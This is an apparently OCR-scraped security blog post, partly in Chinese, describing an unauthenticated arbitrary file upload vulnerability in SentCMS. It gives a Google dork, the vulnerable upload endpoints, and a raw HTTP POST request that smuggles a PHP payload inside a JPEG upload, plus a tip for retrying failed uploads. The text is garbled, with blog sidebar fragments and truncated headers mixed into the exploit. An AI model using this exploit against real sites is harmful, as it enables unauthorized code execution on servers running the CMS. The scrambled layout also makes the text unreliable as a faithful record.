Sentcms任意文件上传漏洞

发表于 2022-02-06 | 更新于 2022-06-14

| 阅读量: 566

Unauthorized arbitrary file upload vulnerability in SentCMS

Google Dork:

sentcms

Exp methods :

Vulnerability description: Arbitrary file uploads are possible without login

Vulnerability Location.

Hanayuzu

在路途中不断摸爬的小菜狗

文章 8

标签 6

Follow Me

> /user/upload/upload
>
> /admin/upload/upload

Both of the above interfaces are vulnerable to arbitrary file uploads


If the following page appears, a vulnerability exists

Vulnerability recurrence:

Modify the url at the pink arrow to be the home site, then post the package, and the successful upload will return the phpinfo connection

If you can't upload, modify the time of the post package.

> The requested interface can be either "/user/upload/upload" or "/admin/upload/upload"



目录

最新文章


内网扫描神器...
2022-03-10


Sentcms任意文...
2022-02-06


三层内网靶场...
2021-12-21


内网渗透思路...
2021-12-19

记一次


PLAINTEXT

```
POST /user/upload/upload HTTP/1.1
Host: target.com
Cookie: PHPSESSID=7901b5229557c94bad46e16af23a372
Content-Length: 894
Sec-Ch-Ua: " Not;A Brand";v="99", "Google Chrome"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
Sec-Ch-Ua-Platform: "Windows"
Content-Type: multipart/form-data; boundary=----W
Accept: */*
Origin: https://info.ziwugu.vip/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://target.com/user/upload/index?nam
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ja-CN;q=0.8,ja;q=
Connection: close

------WebKitFormBoundaryrhx2kYAMYDqoTThz
Content-Disposition: form-data; name="id"

WU_FILE_0
------WebKitFormBoundaryrhx2kYAMYDqoTThz
Content-Disposition: form-data; name="name"

test.jpg
------WebKitFormBoundaryrhx2kYAMYDqoTThz
Content-Disposition: form-data; name="type"

image/jpeg
```

对印度...

2021-11-26

```
32  ------WebKitFormBoundaryrhx2kYAMYDqoTThz
33  Content-Disposition: form-data; name="lastModifie
34
35  Wed Jul 21 2021 18:15:25 GMT+0800 (中国标准时间)
36  ------WebKitFormBoundaryrhx2kYAMYDqoTThz
37  Content-Disposition: form-data; name="size"
38
39  164264
40  ------WebKitFormBoundaryrhx2kYAMYDqoTThz
41  Content-Disposition: form-data; name="file"; file
42  Content-Type: image/jpeg
43
44  JFIF
45  <?php phpinfo();?>
46
47  ------WebKitFormBoundaryrhx2kYAMYDqoTThz--
```



渗透测试

下一篇

相关推荐